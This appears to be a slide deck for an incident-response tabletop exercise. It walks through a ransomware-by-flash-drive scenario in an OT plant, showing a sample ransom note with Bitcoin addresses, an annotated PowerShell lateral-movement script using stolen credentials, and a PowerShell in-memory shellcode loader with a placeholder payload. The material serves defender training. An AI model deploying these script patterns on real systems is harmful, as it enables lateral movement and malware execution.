Incident Response DryRun Basics I

Why do we do that?

Through the replication of authentic incident response situations, a DryRun exercise **strengthens team readiness for real-world incidents**.
It **boosts the capacity** to detect flaws in security strategies, reduce damage, and rehabilitate systems throughout and following an incident.

More information you will find in PPT notes area.

Possible scenarios that can be selected

Ransomware
Applications and data are encrypted by ransomware that demands payment for the release of the data.

Initial Detection: The scenario begins when an OT operator sees a ransom note on the screen.

Disgruntled Employee
System sabotage: The employee uses their technical skills to inject malware or backdoors into critical systems with the aim of disrupting operations.

Initial Detection: The IDS flags an outgoing communication from the MGGs server [xyz] to an external IP address as a potential data exfiltration attempt. The alert triggers the incident response protocol.

False Positive Alert
In the DryRun scenario "False Positive Incident Handling", a routine data backup is falsely recognized as malicious by the intrusion detection system.

Initial Detection: The scenario begins when the network monitoring system reports unusually high CPU utilization on some MFG servers.

Crypto-Mining Malware
The malware infiltrates the network and secretly uses several manufacturing systems to mine cryptocurrencies.

Initial Detection: The malicious activity eventually leads to noticeable anomalies in the system and triggers an alarm.

Would you trust a firefighter or paramedic who has not sufficiently consolidated and confirmed their skills?

Ransomware Scenario


Ransomware by Flash Drive Scenario (Time X)

Scenario:

- Applications and data appear to be encrypted by ransomware. The attackers demand payment for the release of the data.

Details:

- An OT (Operational Technology) operator notices a ransom note on their screen.
- The operator immediately reports the incident via the internal ticketing system.



Payment will be raised on

5/15/2017 16:32:52

Time Left

02:23:59:49

Your files will be lost on

5/19/2017 16:32:52

Time Left

23:59:49

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no long
accessible because they have been encrypted. Maybe you are busy looking for a
recover your files, but do not waste your time. Nobody can recover your files with
our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more informatio
click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:0

Send $300 worth of bitcoin to this addre

12t9YDPgwueZ9NyMgw519p7A

Ransomware by Flash Drive Scenario (Time X+10min)


- The SOC has verified unusual network behavior. A system is attempting to establish connections with other systems within the same network.
- The SOC indicating a possible port scan.

Ransomware by Flash Drive Scenario (Time X+20min)

- The SOC has captured additional network packets and identified them as attempts at lateral movement.


Ransomware by Flash Drive Scenario (Time X+40min)

- The onsite technician conducted a detailed examination of the system and discovered further evidence of malicious code, including files and an additional ransom note.



```
 Volume in drive C has no label.
 Volume Serial Number is ACBD-1234

 Directory of C:\Infected\

2024-04-09  09:45 AM    <DIR>          .
2024-04-09  09:45 AM    <DIR>          ..
2024-04-08  05:10 PM             2,048 DECRYPT_INSTRUCTIONS.html
2024-04-08  05:11 PM             1,024 README_FOR_DECRYPT.txt
2024-04-08  05:12 PM             3,072 PAYMENT_INFO_LINK.url
2024-04-08  05:13 PM             4,096 HOW_TO_RECOVER_FILES.bmp
2024-04-08  05:14 PM             2,048 CONTACT_US.url
2024-04-08  05:15 PM           512,000 DECRYPT_TOOL.exe
2024-04-08  05:16 PM            10,240 UNLOCK_FILES.ps1
               7 File(s)        534,528 bytes
               2 Dir(s)  120,123,456,789 bytes free
```


The Ransom Note




```
# YOUR FILES HAVE BEEN ENCRYPTED

What Happened to My Computer?
Your important files are encrypted. Many of your documents, photos, videos, databases, and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking [Decrypt Free] but if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that, the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click [How to buy Bitcoin]. Please check the current price of Bitcoin and buy some bitcoins. For payment, you should send the Bitcoin to the following Bitcoin address:

`1BoatSLRHtKNngkdXEeobR76b53LETtpyT`

After sending the payment, click [Check Payment]. Once the payment is checked, you can start decrypting your files immediately.

Contact
If you need our assistance, contact us at `help@decryptservice.com`.

Attention
- Do not rename encrypted files.
- Do not try to decrypt your data using third-party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.
```

Ransomware by Flash Drive Scenario (Time X+55min)

- The forensic investigator discovered fragments of PS1 code indicating the loading of machine code (payload) and evidence of lateral movement.
- The forensic investigator added comments to understand the ps1.



```
# Command-line arguments are utilized here for specifying target machines and the username. This approach
suggests flexibility in the script's deployment against varying targets.
# The script expects a comma-separated list of target IPs or hostnames as the first argument, indicating
potential reconnaissance prior to this stage. The second argument should be the username, possibly acquired from
earlier compromise or credential leakage.
$targets = $args[0] -split ","
$username = $args[1]
$password = $args[2]
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword

# The file path points to an executable within a directory named in a manner suggestive of ransomware. This path
may not exist on a real system but implies the intended malicious nature of the script and the type of payload it
aims to deploy.
$filePath = "C:\Imaginary\Ransomware\Directory\Malware.exe"

# This loop iterates over each target machine to execute a remote command, indicative of lateral movement
intentions. The use of Invoke-Command with credentials hints at the exploitation of remote execution
capabilities, possibly leveraging stolen credentials or inherent network vulnerabilities.
foreach ($target in $targets) {
    Invoke-Command -ComputerName $target -Credential $credential -ScriptBlock {
        Invoke-Expression -Command:$using:filePath
    }
}
```



```
# Byte array containing the machine code to execute.
# Note: The code shown here is random and for demonstration purposes only.
$code = [byte[]](0x00,0x01,0x02,...,0xN)

# Create a PInvoke (Platform Invoke) for the VirtualAlloc function to reserve memory in the current process.
$winFunc = Add-Type -memberDefinition '
    [DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, UInt32 dwSize, UInt32 flAllocationType, UInt32 flProtect);
' -Name "Win32" -namespace Win32Functions -passThru

# Allocate memory and mark it as executable (PAGE_EXECUTE_READWRITE = 0x40)
$size = 0x1000 # Size of the memory to allocate
$alloc = $winFunc::VirtualAlloc([IntPtr]::Zero, $size, 0x3000, 0x40)

# Copy the machine code into the allocated memory
[System.Runtime.InteropServices.Marshal]::Copy($code, 0, [IntPtr]($alloc.ToInt32()), $code.Length)

# Create a delegate that points to the allocated memory as a function
$delegate = Add-Type -memberDefinition "
    public delegate UInt32 CodeFunc();
" -Name "MyDelegate" -namespace DelegateType -passThru

# Execute the machine code in memory

$func = [DelegateType.MyDelegate]::CreateDelegate([DelegateType.MyDelegate], [IntPtr]($alloc.ToInt32()))
$func.Invoke()
```

Scenario Breakdown Lookback

- The ransomware entered the system through an infected USB drive.
- It operates headless, eliminating the need for a command & control connection.
- The ransomware exploits multiple vulnerabilities in the Windows OS, similar to CVE-2020-0729, leading the system to inadvertently execute code when the File Explorer processes .lnk files.
- This results in the creation and execution of files as well as PowerShell code directly on the compromised system.

Further Scenarios

Crypto-Mining Malware Scenario

False-Positive Scenario

Denial-of – Service Scenario

Supply-Chain-Attack Scenario